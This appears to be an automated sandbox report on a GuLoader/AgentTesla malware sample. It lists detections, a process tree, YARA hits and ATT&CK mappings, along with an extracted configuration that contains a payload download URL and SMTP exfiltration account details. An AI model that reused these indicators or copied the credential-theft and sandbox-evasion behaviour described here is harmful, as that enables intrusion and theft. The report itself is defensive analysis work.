ID: 635379
Sample Name: SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.21079.exe
Cookbook: default.jbs
Time: 20:54:20
Date: 27/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.21079.exe


Overview

General Information

Sample Name:	SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.21079.exe
Analysis ID:	635379
MD5:	e2e4196b84fdf89.
SHA1:	7af0382928364f2.
SHA256:	7004d20bac532e..
Infos:	



Detection




AgentTesla, GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Yara detected AgentTesla
- Yara detected GuLoader
- Tries to steal Mail credentials (via fi…
- Writes to foreign memory regions
- Tries to harvest and steal Putty / W…
- Tries to detect Any.run
- Tries to harvest and steal ftp login c…
- Tries to detect sandboxes and other…
- C2 URLs / IPs found in malware con…

Classification



Process Tree

- **System is w10x64native**
- SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.21079.exe (PID: 7720 cmdline: "C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.21079.exe" MD5: E2E4196B84FDF8956BAA7F99B11812AF)
  - CasPol.exe (PID: 8356 cmdline: "C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.21079.exe" MD5: 914F728C04D3EDDD5FBA59420E74E56B)
    - conhost.exe (PID: 4512 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- **cleanup**

Malware Configuration

Threatname: Agenttesla

```
{
  "Exfil Mode": "SMTP",
  "SMTP Info": "fugen.ozkunt@paralikgroup.comFug1966Ozkmail.paralikgroup.comsaleseuropower2@yandex.com"
}
```

Threatname: GuLoader

```
{
  "Payload URL": "http://artist151sh.com/paralikgroup%20ori%204_vJdEAWVzP17.bin"
}
```

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000002.37821177352.0000000003251000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
00000003.00000002.42076762851.000000001D101000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000003.00000002.42076762851.000000001D101000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000003.00000002.42076762851.000000001D101000.00000004.00000800.00020000.00000000.sdmp	MALWARE_Win_AgentTeslaV3	AgentTeslaV3 infostealer payload	ditekSHen	• 0x31238:$s10: logins • 0x41758:$s11: credential • 0x1e4a:$m1: yyyy-MM-dd hh-mm-ssCookieapplication/zipSCSC_.jpegScreenshotimage/jpeg/log.tmpKLKL_.html<html></html>Logtext/html[]Time • 0x2995:$m3: >{CTRL}Windows RDPcredentialpolicyblobrdgchrome{{{0}}}CopyToComputeHashsha512CopySystemDrive\WScript.ShellRegReadg401 • 0x1f6b:$m5: \WindowsLoad%ftphost%/%ftpuser%%ftppassword%STORLengthWriteCloseGetBytesOpera
00000003.00000000.37160550415.0000000000B10000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
Click to see the 3 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Networking

C2 URLs / IPs found in malware configuration

System Summary

Malicious sample detected (through community Yara rule)

Data Obfuscation

Yara detected GuLoader

Malware Analysis System Evasion

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion

Writes to foreign memory regions

Stealing of Sensitive Information

Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to harvest and steal browser information (history, passwords, etc)


Remote Access Functionality

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 1 Windows Management Instrumentation	1 DLL Side-Loading	1 DLL Side-Loading	1 Disable or Modify Tools	2 OS Credential Dumping	3 File and Directory Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot
Default Accounts	1 Native API	1 Registry Run Keys / Startup Folder	1 Access Token Manipulation	1 Obfuscated Files or Information	1 Credentials in Registry	1 1 7 System Information Discovery	Remote Desktop Protocol	2 Data from Local System	Exfiltration Over Bluetooth	1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	1 1 1 Process Injection	1 DLL Side-Loading	Security Account Manager	3 3 1 Security Software Discovery	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	1 Non-Standard Port	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	1 Registry Run Keys / Startup Folder	2 4 1 Virtualization/Sandbox Evasion	NTDS	1 Process Discovery	Distributed Component Object Model	1 Clipboard Data	Scheduled Transfer	2 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Access Token Manipulation	LSA Secrets	2 4 1 Virtualization/Sandbox Evasion	SSH	Keylogging	Data Transfer Size Limits	1 2 2 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 1 1 Process Injection	Cached Domain Credentials	1 Application Window Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.21079.exe	22%	Virustotal		Browse
SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.21079.exe	7%	ReversingLabs	Win32.Downloader.GuLoader	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\ThrottlePlugin.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\ThrottlePlugin.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\nsn7515.tmp\System.dll	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nsn7515.tmp\System.dll	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	Avira URL Cloud	safe	
http://mail.paralikgroup.com	0%	Avira URL Cloud	safe	
http://artist151sh.com/paralikgroup%20ori%204_vJdEAWVzP17.bin	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://ckatRU.com	0%	Avira URL Cloud	safe	
http://https://8tHZzAc0TjNm.org	0%	Avira URL Cloud	safe	
http://https://8tHZzAc0TjNm.orgt-Wl	0%	Avira URL Cloud	safe	
http://https://8tHZzAc0TjNm.orgx	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
artist151sh.com	50.7.115.119	true	true		unknown
mail.paralikgroup.com	173.254.28.216	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://artist151sh.com/paralikgroup%20ori%204_vJdEAWVzP17.bin	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://creativecommons.org/ns#DerivativeWorks	SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.21079.exe, 00000001.00000002.37816912349.000000000040A000.00000004.00000001.01000000.00000003.sdmp, SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.21079.exe, 00000001.00000002.37818617238.00000000028F0000.00000004.00000800.00020000.00000000.sdmp, user-not-tracked-symbolic.svg.1.dr	false		high
http://127.0.0.1:HTTP/1.1	CasPol.exe, 00000003.00000002.4207676285.000000001D101000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://DynDns.comDynDNS	CasPol.exe, 00000003.00000002.4207676285.000000001D101000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://creativecommons.org/licenses/by-sa/4.0/	user-not-tracked-symbolic.svg.1.dr	false		high
http://creativecommons.org/ns#Distribution	SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.21079.exe, 00000001.00000002.37816912349.000000000040A000.00000004.00000001.01000000.00000003.sdmp, SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.21079.exe, 00000001.00000002.37818617238.00000000028F0000.00000004.00000800.00020000.00000000.sdmp, user-not-tracked-symbolic.svg.1.dr	false		high
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	CasPol.exe, 00000003.00000002.4207676285.000000001D101000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://mail.paralikgroup.com	CasPol.exe, 00000003.00000002.4207836319.000000001D233000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://creativecommons.org/ns#Attribution	SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.21079.exe, 00000001.00000002.37816912349.000000000040A000.00000004.00000001.01000000.00000003.sdmp, SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.21079.exe, 00000001.00000002.37818617238.00000000028F0000.00000004.00000800.00020000.00000000.sdmp, user-not-tracked-symbolic.svg.1.dr	false		high
http://https://support.google.com/chrome/?p=plugin_flash	CasPol.exe, 00000003.00000002.4207762533.700000001D1AA000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://creativecommons.org/ns#ShareAlike	SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.21079.exe, 00000001.00000002.37816912349.000000000040A000.00000004.00000001.01000000.00000003.sdmp, SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.21079.exe, 00000001.00000002.37818617238.00000000028F0000.00000004.00000800.00020000.00000000.sdmp, user-not-tracked-symbolic.svg.1.dr	false		high
http://ckatRU.com	CasPol.exe, 00000003.00000002.4207676285 1.000000001D101000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://8tHZzAc0TjNm.org	CasPol.exe, 00000003.00000002.4207811509 2.000000001D20C000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000003.00000002.42078363194.000000001D233000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://nsis.sf.net/NSIS_ErrorError	SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.21079.exe, Toelike.exe.3.dr	false		high
http://creativecommons.org/ns#Notice	SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.21079.exe, 00000001.00000002.37816912349.000000000040A000.00000004.00000001.01000000.00000003.sdmp, SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.21079.exe, 00000001.00000002.37818617238.00000000028F0000.00000004.00000800.00020000.00000000.sdmp, user-not-tracked-symbolic.svg.1.dr	false		high
http://creativecommons.org/ns#Reproduction	SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.21079.exe, 00000001.00000002.37816912349.000000000040A000.00000004.00000001.01000000.00000003.sdmp, SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.21079.exe, 00000001.00000002.37818617238.00000000028F0000.00000004.00000800.00020000.00000000.sdmp, user-not-tracked-symbolic.svg.1.dr	false		high
http://https://8tHZzAc0TjNm.orgt-Wl	CasPol.exe, 00000003.00000002.4207811509 2.000000001D20C000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://8tHZzAc0TjNm.orgx	CasPol.exe, 00000003.00000002.4207811509 2.000000001D20C000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://creativecommons.org/ns#	SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.21079.exe, 00000001.00000002.37816912349.000000000040A000.00000004.00000001.01000000.00000003.sdmp, SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.21079.exe, 00000001.00000002.37818617238.00000000028F0000.00000004.00000800.00020000.00000000.sdmp, user-not-tracked-symbolic.svg.1.dr	false		high

World Map of Contacted IPs

Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
50.7.115.119	artist151sh.com	United States		174	COGENT-174US	true
173.254.28.216	mail.paralikgroup.com	United States		46606	UNIFIEDLAYER-AS-1US	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	635379
Start date and time: 27/05/202220:54:20	2022-05-27 20:54:20 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 32s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.21079.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit 20H2 Native **physical Machine for testing VM-aware malware** (Office 2019, IE 11, Chrome 93, Firefox 91, Adobe Reader DC 21, Java 8 Update 301
Run name:	Suspected Instruction Hammering
Number of analysed new started processes analysed:	21
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@4/13@2/2
EGA Information:	• Successful, ratio: 100%

HDC Information:	• Successful, ratio: 36.8% (good quality ratio 36.3%) • Quality average: 87.9% • Quality standard deviation: 21.1%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, BackgroundTransferHost.exe, RuntimeBroker.exe, backgroundTaskHost.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 51.124.57.242, 20.93.58.141
- Excluded domains from analysis (whitelisted): wd-prod-cp-eu-north-3-fe.northeurope.cloudapp.azure.com, client.wns.windows.com, wdcpalt.microsoft.com, ctldl.windowsupdate.com, img-prod-cms-rt-microsoft-com.akamaized.net, wdcp.microsoft.com, arc.msn.com, wd-prod-cp.trafficmanager.net, wd-prod-cp-eu-west-3-fe.westeurope.cloudapp.azure.com
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtReadVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
20:56:37	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce Startup key C:\Users\user\AppData\Local\Temp\subfolder1\Toelike.exe
20:56:45	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\RunOnce Startup key C:\Users\user\AppData\Local\Temp\subfolder1\Toelike.exe
20:56:50	API Interceptor	2728x Sleep call for process: CasPol.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\CYKELPARKERINGENS.ini

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.21079.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	43
Entropy (8bit):	4.693479289485192
Encrypted:	false
SSDEEP:	3:JODb6MHIymy32ov:Jebozyn
MD5:	8B36E2227A5BD0472C64194B43581D90
SHA1:	E391FCABCE78C902A95B2B3A90F46380AA0E6031
SHA-256:	7A5D1B27408729909236B8B98CD3D19002750B7297981F32A6E6DD743B16BFB4
SHA-512:	FE426325981C65C37C16AE8021B2D8EDB50009743DC54C3EA2F496CA020BB980BCC43D70F5A2498A2AB8315183F5D2437DB72CCE69698978D927FA0E25DB137
Malicious:	false
Reputation:	low
Preview:	[Vddelber60]..Paxilla=EKSKOMMUNIKATIONERS..

C:\Users\user\AppData\Local\Temp\GL-1.0.typelib

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.21079.exe
File Type:	HTML document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1245
Entropy (8bit):	5.462849750105637
Encrypted:	false
SSDEEP:	24:hM0mIAvy4Wvsqs1Ra7JZRGNeHX+AYcvP2wk1RjdEF3qpMk5:lmIAq1UqsziJZ+eHX+AdP2TvpMk5
MD5:	5343C1A8B203C162A3BF3870D9F50FD4
SHA1:	04B5B886C20D88B57EEA6D8FF882624A4AC1E51D
SHA-256:	DC1D54DAB6EC8C00F70137927504E4F222C8395F10760B6BEECFCFA94E08249F
SHA-512:	E0F50ACB6061744E825A4051765CEBF23E8C489B55B190739409D8A79BB08DAC8F919247A4E5F65A015EA9C57D326BBEF7EA045163915129E01F316C4958D949
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">..<html xmlns="http://www.w3.org/1999/xhtml">.. <head>..<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>..<title>404 - File or directory not found.</title>..<style type="text/css">.. ..b ody{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}..fieldset{padding:0 15px 10px 15px;} ..h1{font-size:2.4em;mar gin:0;color:#FFF;}..h2{font-size:1.7em;margin:0;color:#CC0000;} ..h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;} ..#header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;color:#FFF;..background-color:#555555;}..#content{margin:0 0 0 2%;position:relative;}...content-container{ background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;}..-->..</style>..</head>..<body>.. Server Error .. .. <div class="co

C:\Users\user\AppData\Local\Temp\HERMAPHRODEITY.ini

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.21079.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	40
Entropy (8bit):	4.412814895472355
Encrypted:	false
SSDEEP:	3:bAL2Wlv3AhWuvU2:bu2gYEd2
MD5:	176F3A8631F14F0421935D07502B8CD9
SHA1:	70C91B54BDE9BA107AB322ECACF16C60E0D8E57B
SHA-256:	F507F6BB14F286DD6835A18FC9ECDB86F73DBA96E9E281D626718447F1C496BB
SHA-512:	CC963E6BD3577D12FAC185D3D61CCC72098C52E5F2E907E5724BA7BC9FF022A2E74D0DF18D82AD7EC645FEE9328458B7493B1BDD7F1216A677A42F851656836
Malicious:	false
Reputation:	low
Preview:	[Godgrendes]..Resipiscence=Mightily197..

C:\Users\user\AppData\Local\Temp\ThrottlePlugin.dll

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.21079.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	380640
Entropy (8bit):	6.00755593352656
Encrypted:	false

SSDEEP:	6144:tqpZKqQPNb5tPcACMBdK99Uf2o7nypl83l4tHY1706ePrz2lxf:tqEvcA49Ro7R64Pi
MD5:	07B4E869E84B557512EE38A5C283FEF3
SHA1:	85AFD748ACB7DB97C763ABFEA292E8543B084517
SHA-256:	C718B6BF9A427A117FFC1AB1C0E02551AFB2675406BAC625534E02179DB12C9D
SHA-512:	C1E7E9781B538D6FD1265DF135606483DCC80B190FFB6DE6C9A7C4DD83B2B4453C746FE7C4E4AE577BE5DD40D4BB98BE8D0325119148D81D8D3CD094E9260E7
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....(.....!..L.!This program cannot be run in DOS mode....$.....EK..+...+...+.....+...*...+.....+.../...+...(...+.$.*...+...+...-...+...*...+...*...+.$.....+.$.+...+.$.....+.....+.$.)...+.Rich..+.....PE..d...W6;a....." .....2.....$y..... .....P....`.....pK..T....K..0.....p.....!.....T.....(.....h.....text...<..... ..`.rdata.. .....@..@.data....%.....~.....@....pdata...!....."....@..@.rsrc...p.....@..@.reloc.....@..B.....

C:\Users\user\AppData\Local\Temp\applications-other.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.21079.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	685
Entropy (8bit):	7.621282940093077
Encrypted:	false
